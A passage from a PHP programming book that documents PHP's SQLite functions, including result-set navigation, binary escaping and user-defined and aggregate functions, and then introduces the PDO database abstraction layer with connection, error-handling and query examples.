          echo "Name: $row[1] (Employee ID: ".$row['empid'].")<br />";
   }
   sqlite_close($sqldb);
?>
```

This returns:

```
Name: Jason Gilmore (Employee ID: 1)
Name: Sam Spade (Employee ID: 2)
Name: Ray Fox (Employee ID: 3)
```

Note that the `SQLITE_BOTH` option was used so that the returned columns could be referenced both by their numerically indexed position and by their name. Although it's not entirely practical, this example serves as an ideal means for demonstrating the function's flexibility.

One great way to render your code a tad more readable is to use PHP's `list()` function in conjunction with `sql_fetch_array()`. With it, you can both return and parse the array into the required components all on the same line. Let's revise the previous example to take this idea into account:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $results = sqlite_query($sqldb, "SELECT * FROM employee");
   while (list($empid, $name) = sqlite_fetch_array($results)) {
          echo "Name: $name (Employee ID: $empid)<br />";
   }
   sqlite_close($sqldb);
?>
```

sqlite_array_query()

```
array sqlite_array_query ( resource dbh, string query [, int res_type
                           [, bool decode_binary]])
```

The sqlite_array_query() function consolidates the capabilities of sqlite_query() and sqlite_fetch_array() into a single function call, both executing the query and returning the result set as an array. The input parameters work exactly like those introduced in the component functions sqlite_query() and sqlite_fetch_array(). According to the PHP manual, this function should only be used for retrieving result sets of fewer than 45 rows. However, in instances where 45 or fewer rows are involved, this function provides both a considerable improvement in performance and, in certain cases, a slight reduction in total lines of code. Consider an example:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $rows = sqlite_array_query($sqldb, "SELECT empid, name FROM employee");
   foreach ($rows AS $row) {
      echo $row["name"]." (Employee ID: ".$row["empid"].")<br />";
   }
   sqlite_close($sqldb);
?>
```

This returns:

```
Jason Gilmore (Employee ID: 1)
Sam Spade (Employee ID: 2)
Ray Fox (Employee ID: 3)
```

sqlite_column()

```
mixed sqlite_column (resource result, mixed index_or_name [, bool decode_binary])
```

The sqlite_column() function is useful if you're interested in just a single column from a given result row or set. You can retrieve the column either by name or by index offset. Finally, the optional decode_binary parameter determines whether PHP will decode the binary-encoded target data that had been previously encoded using the function sqlite_escape_string(). This function is introduced in the later section, "Working with Binary Data."

For example, suppose you retrieved all rows from the employee table. Using this function, you could selectively poll columns, like so:

```
<?php
    $sqldb = sqlite_open("mydatabase.db");
    $results = sqlite_query($sqldb,"SELECT * FROM employee WHERE empid = '1'");
    $name = sqlite_column($results,"name");
    $empid = sqlite_column($results,"empid");
    echo "Name: $name (Employee ID: $empid) <br />";
    sqlite_close($sqldb);
?>
```

This returns:

```
Name: Jason Gilmore (Employee ID: 1)
```

Ideally, you'll want to use this function when you're working either with result sets consisting of numerous columns or with particularly large columns.

sqlite_fetch_single()

```
string sqlite_fetch_single (resource row_set [, int result_type
                            [, bool decode_binary]])
```

The `sqlite_fetch_single()` function operates identically to `sql_fetch_array()` except that it returns just the value located in the first column of the `row_set`.

■ **Tip** This function has an alias: `sqlite_fetch_string()`. Except for the name, it's identical in every way.

Consider an example. Suppose you're interested in querying the database for a single column. To reduce otherwise unnecessary overhead, you should opt to use `sqlite_fetch_single()` over `sqlite_fetch_array()`, like so:

```
<?php
    $sqldb = sqlite_open("mydatabase.db");
    $results = sqlite_query($sqldb,"SELECT name FROM employee WHERE empid < 3");
    while ($name = sqlite_fetch_single($results)) {
       echo "Employee: $name <br />";
    }
    sqlite_close($sqldb);
?>
```

This returns:

```
Employee: Jason Gilmore
Employee: Sam Spade
```

Retrieving Result Set Details

You'll often want to learn more about a result set than just its contents. Several SQLite-specific functions are available for determining information such as the returned field names, the number of fields and rows returned, and the number of rows changed by the most recent statement. These functions are introduced in this section.

sqlite_field_name()

```
string sqlite_field_name (resource result, int field_index)
```

The `sqlite_field_name()` function returns the name of the field located at the index offset `field_index` found in the `result` set. For example:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $results = sqlite_query($sqldb,"SELECT * FROM employee");
   echo "Field name found at offset #0: ".sqlite_field_name($results,0)."<br />";
   echo "Field name found at offset #1: ".sqlite_field_name($results,1)."<br />";
   echo "Field name found at offset #2: ".sqlite_field_name($results,2)."<br />";
   sqlite_close($sqldb);
?>
```

This returns:

```
Field name found at offset #0: empid
Field name found at offset #1: name
Field name found at offset #2: title
```

As is the case with all numerically indexed arrays, the offset starts at 0, not 1.

sqlite_num_fields()

```
int sqlite_num_fields (resource result_set)
```

The `sqlite_num_fields()` function returns the number of columns located in the `result_set`. For example:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $results = sqlite_query($sqldb, "SELECT * FROM employee");
   echo "Total fields returned: ".sqlite_num_fields($results)."<br />";
   sqlite_close($sqldb);
?>
```

This returns:

```
Total fields returned: 3
```

sqlite_num_rows()

```
int sqlite_num_rows (resource result_set)
```

The sqlite_num_rows() function returns the number of rows located in the result_set. An example follows:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $results = sqlite_query($sqldb, "SELECT * FROM employee");
   echo "Total rows returned: ".sqlite_num_rows($results)."<br />";
   sqlite_close($sqldb);
?>
```

This returns:

```
Total rows returned: 3
```

sqlite_changes()

```
int sqlite_changes (resource dbh)
```

The sqlite_changes() function returns the total number of rows affected by the most recent modification query. For instance, if an UPDATE query modified a field located in 12 rows, then executing this function following that query would return 12.

Manipulating the Result Set Pointer

Although SQLite is indeed a database server, in many ways it behaves much like what you experience when working with file I/O. One such way involves the ability to move the row "pointer" around the result set. Several functions are offered for doing just this, all of which are introduced in this section.

sqlite_current()

```
array sqlite_current (resource result [, int result_type [, bool decode_binary]])
```

The sqlite_current() function is identical to sqlite_fetch_array() in every way except that it does not advance the pointer to the next row of the result set. Instead, it only returns the row residing at the current pointer position. If the pointer already resides at the end of the result set, FALSE is returned.

sqlite_has_more()

```
boolean sqlite_has_more (resource result_set)
```

The sqlite_has_more() function determines whether the end of the result_set has been reached, returning TRUE if additional rows are still available, and FALSE otherwise. An example follows:

```
<?php
    $sqldb = sqlite_open("mydatabase.db");
    $results = sqlite_query($sqldb, "SELECT * FROM employee");
    while ($row = sqlite_fetch_array($results,SQLITE_BOTH)) {
        echo "Name: $row[1] (Employee ID: ".$row['empid'].")<br />";
        if (sqlite_has_more($results)) echo "Still more rows to go!<br />";
           else echo "No more rows!<br />";
    }
    sqlite_close($sqldb);
?>
```

This returns:

```
Name: Jason Gilmore (Employee ID: 1)
Still more rows to go!
Name: Sam Spade (Employee ID: 2)
Still more rows to go!
Name: Ray Fox (Employee ID: 3)
No more rows!
```

sqlite_next()

```
boolean sqlite_next (resource result)
```

The `sqlite_next()` function moves the `result` set pointer to the next position, returning `TRUE` on success and `FALSE` if the pointer already resides at the end of the `result` set.

sqlite_rewind()

```
boolean sqlite_rewind (resource result)
```

The `sqlite_rewind()` function moves the `result` set pointer back to the first row, returning `FALSE` if no rows exist in the result set and `TRUE` otherwise.

sqlite_seek()

```
boolean sqlite_seek (resource result, int row_number)
```

The `sqlite_seek()` function moves the pointer to the row specified by `row_number`, returning `TRUE` if the row exists and `FALSE` otherwise. Consider an example in which an employee of the month will be randomly selected from a result set consisting of the entire staff:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $results = sqlite_query($sqldb, "SELECT empid, name FROM employee");

   // Choose a random number found within the range of total returned rows
   $random = rand(0,sqlite_num_rows($results)-1);

   // Move the pointer to the row specified by the random number
   sqlite_seek($results, $random);

   // Retrieve the employee ID and name found at this row
   list($empid, $name) = sqlite_current($results);
   echo "Randomly chosen employee of the month: $name (Employee ID: $empid)";
   sqlite_close($sqldb);
?>
```

This returns the following (this shows only one of three possible outcomes):

```
Randomly chosen employee of the month: Ray Fox (Employee ID: 3)
```

One point of common confusion that arises in this example regards the starting index offset of result sets. The offset always begins with 0, not 1, which is why you need to subtract 1 from the total rows returned in this example. As a result, the randomly generated row offset integer must fall within a range of 0 and one less than the total number of returned rows.

Learning More About Table Schemas

There is one function available for learning more about an SQLite table schema. It's introduced in this section.

sqlite_fetch_column_types()

```
array sqlite_fetch_column_types (string table, resource dbh)
```

The function `sqlite_fetch_column_types()` returns an array consisting of the column types located in the table identified by `table`. The returned array includes both the associative and numerical hash indices. The following example outputs an array of column types located in the `employee` table used earlier in this chapter:

```
<?php
   $sqldb = sqlite_open("mydatabase.db");
   $columnTypes = sqlite_fetch_column_types("employee", $sqldb);
   print_r($columnTypes);
   sqlite_close($sqldb);
?>
```

This example returns:

```
Array (
   [empid] => integer
   [name] => varchar(25)
   [title] => varchar(25)
)
```

Working with Binary Data

SQLite is capable of storing binary information in a table, such as a GIF or JPEG image, a PDF document, or a Microsoft Word document. However, unless you treat this data carefully, errors in both storage and communication could arise. Several functions are available for carrying out the tasks necessary for managing this data, one of which is introduced in this section. The other two relevant functions are introduced in the next section.

sqlite_escape_string()

```
string sqlite_escape_string (string item)
```

Some characters or character sequences have special meaning to a database, and therefore they must be treated with special care when trying to insert them into a table. For example, SQLite expects that single quotes signal the delimitation of a string. However, because this character is often used within data that you might want to include in a table column, a means is required for tricking the database server into ignoring single quotes on these occasions. This is commonly referred to as "escaping" these special characters, often done by prefacing the special character with some other character, a single quote (`'`) for example. Although you can do this manually, a function is available that will do the job for you. The `sqlite_escape_string()` function escapes any single quotes and other binary-unsafe characters intended for insertion in an SQLite table found in `item`.

Let's use this function to escape an otherwise invalid query string:

```
<?php
   $str = "As they always say, this is 'an' example.";
   echo sqlite_escape_string($str);
?>
```

This returns:

```
As they always say, this is ''an'' example.
```

If the string contains a `NULL` character or begins with `0x01`, circumstances that have special meaning when working with binary data, `sqlite_escape_string()` will take the steps necessary to properly encode the information so that it can be safely stored and later retrieved.

■ **Note** The NULL character typically signals the end of a binary string, while 0x01 is the escape character used within binary data. Therefore, to ensure that the escape character was properly interpreted by the binary data parser, it would need to be decoded.

When you're using user-defined functions, a topic discussed in the next section, you should never use this function. Instead, use the sqlite_udf_encode_binary() and sqlite_udf_decode_binary() functions. Both are introduced in the next section.

Creating and Overriding SQLite Functions

An intelligent programmer will take every opportunity to reuse code. Because many database-driven applications often require the use of a core task set, there are ample opportunities to reuse code. Such tasks often seek to manipulate database data, producing some sort of outcome based on the retrieved data. As a result, it would be quite convenient if the task results could be directly returned via the SQL query, like so:

```
sqlite>SELECT convert_salary_to_gold(salary)
   ...> FROM employee WHERE empID=1";
```

PHP's SQLite library offers a means for registering and maintaining customized functions such as this. This section shows you how it's accomplished.

sqlite_create_function()

```
boolean sqlite_create_function (resource dbh, string func, mixed callback
                                [, int num_args])
```

The sqlite_create_function() function enables you to register custom PHP functions as SQLite user-defined functions (UDFs). For example, this function would be used to register the convert_salary_to_gold() function discussed in the opening paragraphs of this section, like so:

```
<?php
   /* Define gold's current price-per-ounce. */
   define("PPO",400);

   /* Calculate how much gold an employee can purchase with salary. */
   function convert_salary_to_gold($salary)
   {
      return $salary / PPO;
   }

   /* Connect to the SQLite database. */
   $sqldb = sqlite_open("mydatabase.db");
```

```
    /* Create the user-defined function. */
    sqlite_create_function($sqldb,"salarytogold", "convert_salary_to_gold", 1);

    /* Query the database using the UDF. */
    $query = "select salarytogold(salary) FROM employee WHERE empid=1";
    $result = sqlite_query($sqldb, $query);
    list($salaryToGold) = sqlite_fetch_array($result);

    /* Display the results. */
    echo "The employee can purchase: ".$salaryToGold." ounces.";

    /* End the database connection. */
    sqlite_close($sqldb);
?>
```

Assuming user Jason makes $10,000 per year, you can expect the following output:

```
The employee can purchase 25 ounces.
```

sqlite_udf_encode_binary()

```
string sqlite_udf_encode_binary (string data)
```

The `sqlite_udf_encode_binary()` function encodes any binary data intended for storage within an SQLite table. Use this function instead of `sqlite_escape_string()` when you're working with data sent to a UDF.

sqlite_udf_decode_binary()

```
string sqlite_udf_decode_binary (string data)
```

The `sqlite_udf_decode_binary()` function decodes any binary data previously encoded with the `sqlite_udf_encode_binary()` function. Use this function when you're returning possibly binary unsafe data from a UDF.

Creating Aggregate Functions

When you work with database-driven applications, it's often useful to derive some value based on some collective calculation of all values found within a particular column or set of columns. Several such functions are commonly made available within a SQL server's core functionality set. A few such commonly implemented functions, known as aggregate functions, include `sum()`, `max()`, and `min()`. However, you might require a custom aggregate function not otherwise available within the server's default capabilities. SQLite compensates for this by offering the ability to create your own. The function used to register your custom aggregate functions, `sqlite_create_aggregate()`, is introduced in this section.

sqlite_create_aggregate()

```
boolean sqlite_create_aggregate (resource dbh, string func, mixed step_func,
                                 mixed final_func [, int num_args])
```

The `sqlite_create_aggregate()` function is used to register a user-defined aggregate function, `step_func`. Actually it registers two functions: `step_func`, which is called on every row of the query target, and `final_func`, which is used to return the aggregate value back to the caller. Once registered, you can call `final_func` within the caller by the alias `func`. The optional `num_args` parameter specifies the number of parameters the aggregate function should take. Although the SQLite parser attempts to discern the number if this parameter is omitted, you should always include it for clarity's sake.

Consider an example. Building on the salary conversion example from the previous section, suppose you want to calculate the total amount of gold employees could collectively purchase:

```
<?php
   /* Define gold's current price-per-ounce. */
   define("PPO",400);

   /* Create the aggregate function. */
   function total_salary(&$total,$salary)
   {
      $total += $salary;
   }

   /* Create the aggregate finalization function. */
   function convert_to_gold(&$total)
   {
      return $total / PPO;
   }

   /* Connect to the SQLite database. */
   $sqldb = sqlite_open("mydatabase.db");

   /* Register the aggregate function. */
   sqlite_create_aggregate($sqldb, "computetotalgold", "total_salary",
        "convert_to_gold",1);

   /* Query the database using the UDF. */
   $query = "select computetotalgold(salary) FROM employee";
   $result = sqlite_query($sqldb, $query);
   list($salaryToGold) = sqlite_fetch_array($result);

   /* Display the results. */
   echo "The employees can purchase: ".$salaryToGold." ounces.";

   /* End the database connection. */
   sqlite_close($sqldb);
?>
```

If your employees' salaries total $16,000, you could expect the following output:

```
The employees can purchase 40 ounces.
```

Summary

The administrative overhead required of many database servers often outweighs the advantages of added power they offer to many projects. SQLite offers an ideal remedy to this dilemma, providing a fast and capable back end at a cost of minimum maintenance. Given SQLite's commitment to standards, ideal licensing arrangements, and quality, consider saving yourself time, resources, and money by using SQLite for your future projects.

CHAPTER 23

Introducing PDO

The number of available software solutions is simultaneously a blessing and a curse. While this embarrassment of riches is of great advantage to end users, allowing them to find products that meets their specific needs, it's long proven to be a nightmare for developers and system administrators, requiring that two or more distinct products transparently interoperate. Although adherence to standards such as XML is greatly contributing to interoperability efforts, we're still years away from any widespread resolution.

This problem is particularly pronounced for applications requiring a database back end. While all mainstream databases adhere to the SQL standard, albeit to varying degrees, the interfaces that programmers depend upon to interact with the database can vary greatly (even if the queries are largely the same). Therefore, applications are almost invariably bound to a particular database, forcing users to also install and maintain the required database if they don't already own it, or alternatively to choose another, possibly less-capable solution that is compatible with their present environment. For instance, suppose your organization requires an application that runs exclusively on Oracle, but your organization is standardized on an open-source database. Are you prepared to invest the considerable resources required to purchase the necessary Oracle licenses, and prepared to maintain the database, all for the sake of running this particular application?

To resolve such dilemmas, enterprising programmers began developing database abstraction layers, which serve to decouple the application logic from that used to communicate with the database. By passing all database-related commands through this generalized interface, it became possible for an application to use one of several database solutions, provided that the database supported the features required by the application, and that the abstraction layer offered a driver compatible with that database. A graphical depiction of this process is found in Figure 23-1.




Figure 23-1. *Using a database abstraction layer to decouple the application and data layers*

It's likely you've heard of some of the more widespread implementations, a few of which are listed here:

- **DB**: DB is a database abstraction layer written in PHP and available as a PEAR package. (See Chapter 11 for more information about PEAR.) It presently supports FrontBase, InterBase, Informix, Mini SQL, MySQL, Oracle, ODBC, PostgreSQL, SQLite, and Sybase.
- **JDBC**: As its name implies, the Java Database Connectivity (JDBC) standard allows Java programs to interact with any database for which a JDBC driver is available. Among others, this includes MSSQL, MySQL, Oracle, and PostgreSQL.
- **ODBC**: The Open Database Connectivity (ODBC) interface is one of the most widespread abstraction implementations in use today, supported by a wide range of applications and languages, PHP included. ODBC drivers are offered by all mainstream databases, including those referenced in the above JDBC introduction.
- **Perl DBI**: The Perl Database Interface module is Perl's standardized means for communicating with a database, and was the inspiration behind PHP's DB package.

As you can see, PHP offers DB and supports ODBC; therefore, it seems that your database abstraction needs are resolved when developing PHP-driven applications, right? While these (and many other) solutions are readily available, an even better solution has been in development for some time, and has been officially released with PHP 5.1. This solution is known as the PHP Data Objects (PDO) abstraction layer.

Another Database Abstraction Layer?

As PDO came to fruition over the past two years, it was met with no shortage of rumblings from developers either involved in the development of alternative database abstraction layers, or

perhaps too focused on PDO's database abstraction features rather than the entire array of capabilities it offers. Indeed, PDO serves as an ideal replacement for the DB package and similar solutions. However, PDO is actually much more than just a database abstraction layer, providing the following:

- **Coding consistency**: Because the various database extensions available to PHP are written by a host of different contributors, there is no coding consistency despite the fact that all of these extensions offer basically the same features. PDO removes this inconsistency by offering a singular interface that is used no matter the database. Furthermore, the extension is broken into two distinct components: the PDO core contains most of the PHP-specific code, leaving the various drivers to focus solely on the data. Also, the PDO developers took advantage of considerable knowledge and experience while building the database extensions over the past few years, capitalizing upon what was successful and being careful to omit what was not.
- **Flexibility**: Because PDO loads the necessary database driver at run time, there's no need to reconfigure and recompile PHP every time a different database is used. For instance, if your database needs suddenly switch from Oracle to PostgreSQL, just load the `PDO_PGSQL` driver and go (more about how to do this later).
- **Object-oriented features**: PDO takes advantage of PHP 5's object-oriented features, resulting in more powerful and efficient database communication.
- **Performance**: PDO is written in C and compiled into PHP, which, all other things being equal, provides a considerable performance increase over solutions written in PHP.

Given such advantages, what's not to like? This chapter serves to fully acquaint you with PDO and the myriad of features it has to offer.

Using PDO

PDO bears a striking resemblance to all of the database extensions long supported by PHP; therefore, if you have used PHP in conjunction with a database, the material presented in this section should be quite familiar. As mentioned, PDO was built with the best features of the preceding database extensions in mind, so it makes sense that you'll see a marked similarity in its methods.

This section commences with a quick overview of the PDO installation process, and follows with a summary of its presently supported database servers. For the purposes of the examples found throughout the remainder of this chapter, we'll use the following PostgreSQL table:

```
CREATE TABLE product (
   rowid SERIAL,
   sku CHAR(8) NOT NULL,
   name VARCHAR(35) NOT NULL,
   PRIMARY KEY(rowid)
);
```

The table has been populated with the following products:

rowid	sku	name
1	ZP457321	Painless Aftershave
2	TY232278	AquaSmooth Toothpaste
3	PO988932	HeadsFree Shampoo
4	KL334899	WhiskerWrecker Razors

Installing PDO

As mentioned, PDO comes packaged with PHP 5.1 and newer by default, so if you're running this version, you do not need to take any additional steps. If you're using a version older than 5.1, you can still use PDO by downloading it from PECL; however, because PDO takes full advantage of PHP 5's new object-oriented features, it's not possible to use it in conjunction with any pre-5.0 release. Regardless, when configuring PHP, you'll still need to explicitly specify the drivers you'd like to include (except for the `SQLITE` driver, which is included by default). For example, to enable support for the PostgreSQL PDO driver, you need to add the following flag to the `configure` command:

```
--with-pdo-pgsql=/path/to/postgresql/installation
```

Execute `configure --help` for more information about each specific PDO driver.

If you're using PHP 5.1 or newer on the Windows platform, at the time of writing, the drivers did not come bundled with the distribution. Therefore, navigate to `http://snaps.php.net/win32/`, enter the appropriate PECL directory, and download the PDO DLL to the directory specified by PHP's `extension_dir` directive. Next, you need to add references to the driver extensions within the `php.ini` file. For example, to enable support for PostgreSQL, add the following line to the Windows Extensions section:

```
extension=php_pdo_pgsql.dll
```

PDO's Database Support

As of the time of writing, PDO supported nine databases, in addition to any database accessible via FreeTDS and ODBC. A summary of available drivers follows:

- **Firebird**: Accessible via the `FIREBIRD` driver.
- **FreeTDS**: Not a database, but a set of Unix libraries that enables Unix-based programs to talk to MSSQL and Sybase. Accessible via the `DBLIB` driver.
- **IBM DB2**: Accessible via the `ODBC` driver.
- **Interbase 6**: Accessible via the `FIREBIRD` driver.
- **Microsoft SQL Server**: Accessible via the `MSSQL` driver.
- **MySQL 3.X/4.0**: Accessible via the `MYSQL` driver. Note that at the time of writing, an interface for MySQL 5 was not available. One can only imagine this is high on the developers' priority list and will be resolved soon.
- **ODBC v3**: Not a database per se, but enables PDO to be used in conjunction with any ODBC-compatible database not found in this lit. Accessible via the `ODBC` driver.

- **Oracle**: Accessible via the `OCI` driver.
- **PostgreSQL**: Accessible via the `PGSQL` driver.
- **SQLite 3.X**: Accessible via the `SQLITE` driver.
- **Sybase**: Accessible via the `SYBASE` driver.

■ **Tip** You can determine which PDO drivers are available to your environment either by loading `phpinfo()` into the browser and reviewing the list provided under the PDO section header, or by executing the `pdo_drivers()` function like so: `<?php print_r(pdo_drivers()); ?>`.

Connecting to a Database Server and Selecting a Database

Before interacting with a database using PDO, you need to establish a server connection and select a database. This is accomplished through PDO's constructor. Its prototype follows:

```
PDO PDO::__construct(string DSN [, string username [, string password
                    [, array driver_opts]]])
```

The Data Source Name (`DSN`) parameter consists of two items: the desired database driver name, and any necessary database connection variables such as the hostname, port, and database name. The `username` and `password` parameters specify the username and password used to connect to the database, respectively. Finally, the `driver_opts` array specifies any additional options that might be required or desired for the connection. A list of available options is offered at the conclusion of this section.

You're free to invoke the constructor in any of several ways, which are introduced next.

Embedding the Parameters into the Constructor

The first way to invoke the PDO constructor is to embed parameters into it. For instance, it can be invoked like this (PostgreSQL-specific):

```
$dbh = new PDO("pgsql:host=localhost;dbname=corporate", "websiteuser", "secret");
```

Referring to the php.ini File

It's also possible to maintain the DSN information in the `php.ini` file by assigning it to a configuration parameter named `pdo.dsn.aliasname`, where `aliasname` is a chosen alias for the DSN that is subsequently supplied to the constructor. For instance, the following example aliases the DSN to `pgsqlpdo`:

```
[PDO]
pdo.dsn.pgsqlpdo = "pgsql:dbname=corporate;host=localhost"
```

The alias can subsequently be called by the PDO constructor, like so:

```
$dbh = new PDO("pgsqlpdo", "websiteuser", "secret");
```

Like the previous method, this method doesn't allow for the username and password to be included in the DSN.

PDO's Connection-Related Options

There are several connection-related options that you might consider tweaking by passing them into the `driver_opts` array. These options are enumerated here:

- `PDO_ATTR_AUTOCOMMIT`: Determines whether PDO will commit each query as it's executed, or will wait for the `commit()` method to be executed before effecting the changes.
- `PDO_ATTR_CASE`: You can force PDO to convert the retrieved column character casing to all uppercase or all lowercase, or have PDO use the columns exactly as they're found in the database. Such control is accomplished by setting this option to one of three values: `PDO_CASE_UPPER`, `PDO_CASE_LOWER`, and `PDO_CASE_NATURAL`, respectively.
- `PDO_ATTR_ERRMODE`: PDO supports three error-reporting modes, `PDO_ERRMODE_EXCEPTION`, `PDO_ERRMODE_SILENT`, and `PDO_ERRMODE_WARNING`. These modes determine what circumstances will cause PDO to report an error. Set this option to one of these three values to change the default behavior, which is `PDO_ERRMODE_EXCEPTION`. This feature is discussed in further detail in the later section "Error Handling."
- `PDO_ATTR_ORACLE_NULLS`: When set to `TRUE`, this attribute causes empty strings to be converted to `NULL` when retrieved. By default this is set to `FALSE`.
- `PDO_ATTR_PERSISTENT`: Determines whether the connection is persistent. By default this is set to `FALSE`.
- `PDO_ATTR_PREFETCH`: Prefetching is a database feature that retrieves several rows even if the client is requesting one row at a time, the reasoning being that if the client requests one row, she's likely going to want others. Doing so decreases the number of database requests and therefore increases efficiency. This option sets the prefetch size, in kilobytes, for drivers that support this feature.
- `PDO_ATTR_TIMEOUT`: This option sets the number of seconds to wait before timing out.

The following four attributes help you to learn more about the client, server, and connection status. The attribute values can be retrieved using the method `getAttribute()`, introduced in the later section "Getting and Setting Attributes."

- `PDO_ATTR_SERVER_INFO`: Contains database-specific server information. In the case of PostgreSQL, it retrieves data pertinent to the process ID, client encoding, whether it's the superuser account that is connecting, and other important information.
- `PDO_ATTR_SERVER_VERSION`: Contains information pertinent to the database server's version number.
- `PDO_ATTR_CLIENT_VERSION`: Contains information pertinent to the database client's version number.
- `PDO_ATTR_CONNECTION_STATUS`: Contains database-specific information about the connection status. For instance, after a successful PostgreSQL connection, it contains "Connection OK; waiting to send."

Once a connection has been established, it's time to begin using it. This is the topic of the rest of this chapter.

Getting and Setting Attributes

Quite a few attributes are available for tweaking PDO's behavior, the most complete list of which is made available in the PHP documentation. As this was still in a state of flux at the time of writing, it makes the most sense to point you to the documentation rather than provide what would surely be an incomplete or incorrect summary. Therefore, see `http://www.php.net/pdo` for the latest information.

Two methods are available for both setting and retrieving the values of these attributes. Both are introduced next.

getAttribute()

```
mixed PDOStatement::getAttribute (int attribute)
```

The `getAttribute()` method will retrieve the value of the attribute specified by `attribute`. An example follows:

```
$dbh = new PDO('pgsql:dbname=corporate;host=localhost', 'root', 'jason');
echo $dbh->getAttribute(PDO_ATTR_CONNECTION_STATUS);
```

Here's the result:

```
Connection OK; waiting to send.
```

setAttribute()

```
boolean PDOStatement::setAttribute (int attribute, mixed value)
```

The `setAttribute()` method assigns the value specified by `value` to the attribute specified by `attribute`. For example, to set PDO's error mode, you'd need to set `PDO_ATTR_ERRMODE` like so:

```
$dbh->setAttribute(PDO_ATTR_ERRMODE, PDO_ERRMODE_EXCEPTION);
```

Error Handling

PDO offers three error modes, allowing you to tweak the way in which errors are handled by the extension:

- `PDO_ERRMODE_EXCEPTION`: Throws an exception using the `PDOException` class, which will immediately halt script execution and offer information pertinent to the problem.
- `PDO_ERRMODE_SILENT`: Does nothing if an error occurs, leaving it to the developer to both check for errors and determine what to do with them. This is the default setting.
- `PDO_ERRMODE_WARNING`: Produces a PHP `E_WARNING` message if an error occurs while using the PDO extension.

To set the error mode, just use the `setAttribute()` method, like so:

```
$dbh->setAttribute(PDO_ATTR_ERRMODE, PDO_ERRMODE_EXCEPTION);
```

There are also two methods available for retrieving error information. Both are introduced next.

errorCode()

```
int PDOStatement::errorCode()
```

The SQL standard offers a list of diagnostic codes used to signal the outcome of SQL queries, known as SQLSTATE codes. A complete list of PostgreSQL-supported codes and their corresponding meanings can be found in the online documentation available at `http://www.postgresql.org/`.

The `errorCode()` method is used to return this standard SQLSTATE code, which you might choose to store for logging purposes or even for producing your own custom error messages.

errorInfo()

```
array PDOStatement::errorInfo()
```

The `errorInfo()` method produces an array consisting of error information pertinent to the most recently executed database operation. This array consists of three values, each referenced by a numerically indexed value between 0 and 2:

- `0`: Stores the SQLSTATE code as defined in the SQL standard
- `1`: Stores the database driver–specific error code
- `2`: Stores the database driver–specific error message

Query Execution

Thus far we've been discussing several of the key features that you should keep in mind to maximize your interaction with the PDO extension. However, we haven't actually done anything particularly interesting! That trend stops with this section, where you'll learn how to interact with the database by executing queries.

There are three different tactics to take when executing queries, and the methods you use are dependent on your intent. These tactics can be categorized as such:

- **Executing a query with no result set**: When executing queries such as `INSERT`, `UPDATE`, and `DELETE`, no result set is returned. In such cases, the `exec()` method will return the number of rows affected by the query.
- **Executing a query a single time**: When executing a query that returns a result set, or when the number of affected rows is irrelevant, you should use the `query()` method.
- **Executing a query multiple times**: Although it's possible to execute a query numerous times using a `while` loop and the `query()` method, passing in different column values for each iteration, doing so is more efficient using a *prepared statement*. Doing so requires use of two methods, namely `prepare()` and `execute()`.

The methods mentioned in the first two bullets are introduced in this section, and those referenced in the third bullet are discussed in the section that follows, "Prepared Statements."

exec()

```
int PDO::exec (string query)
```

The `exec()` method executes `query` and returns the number of rows affected by it. Consider the following example:

```
$query = "UPDATE product SET name='Painful Aftershave' WHERE sku='ZP457321'";
$affected = $dbh->exec($query);
echo "Total rows affected: $affected";
```

Based on the sample data, this example would return:

```
Total rows affected: 1
```

Note that this method shouldn't be used in conjunction with `SELECT` queries; instead, the `query()` method should be used for these purposes.

query()

```
PDOStatement query (string query)
```

The `query()` method executes the query specified by `query`, returning it as a `PDOStatement` object. An example follows:

```
$query = "SELECT sku, name FROM product ORDER BY rowid";
foreach ($dbh->query($query) AS $row) {
   $sku = $row['sku'];
   $name = $row['name'];
   echo "Product: $name ($sku) <br />";
}
```

Based on the sample data introduced earlier in the chapter, this produces:

```
Product: AquaSmooth Toothpaste (TY232278)
Product: HeadsFree Shampoo (PO988932)
Product: Painless Aftershave (ZP457321)
Product: WhiskerWrecker Razors (KL334899)
```

■ **Tip** If you use `query()` and would like to learn more about the total number of rows affected, use the `rowCount()` method.

Prepared Statements

Each time a query is sent to the PostgreSQL server, the query syntax must be parsed to ensure a proper structure and to ready it for execution. This is a necessary step of the process, and it does incur some overhead. Doing so once is a necessity, but what if you're repeatedly executing the same query, only changing the column values as you might do when batch-inserting several rows? A *prepared statement* will eliminate this additional overhead by caching the query syntax and execution process to the server, and traveling to and from the client only to retrieve the changing column value(s).

PDO offers prepared-statement capabilities for those databases supporting this feature. Because PostgreSQL supports it, you're free to use prepared statements as you see fit. Prepared statements are accomplished using two methods, `prepare()`, which is responsible to ready the query for execution, and `execute()`, which is used to repeatedly execute the query using a provided set of column parameters. These parameters can be provided to `execute()` either explicitly by passing them into the method as an array, or by using bound parameters assigned using the `bindParam()` method. All three of these methods are introduced next.

prepare()

```
PDOStatement PDO::prepare (string query [, array driver_options])
```

The `prepare()` method is responsible for readying the `query` for execution. A query intended for use as a prepared statement looks a bit different from those you might be used to, however, because placeholders must be used instead of actual column values for those that will change across execution iterations. Two syntax variations are supported, *named parameters* and *question mark parameters*. For example, a query using the former variation might look like this:

```
INSERT INTO product SET sku = :sku, name = :name;
```

While the same query using the latter variation would look like this:

```
INSERT INTO product SET sku = ?, name = ?;
```

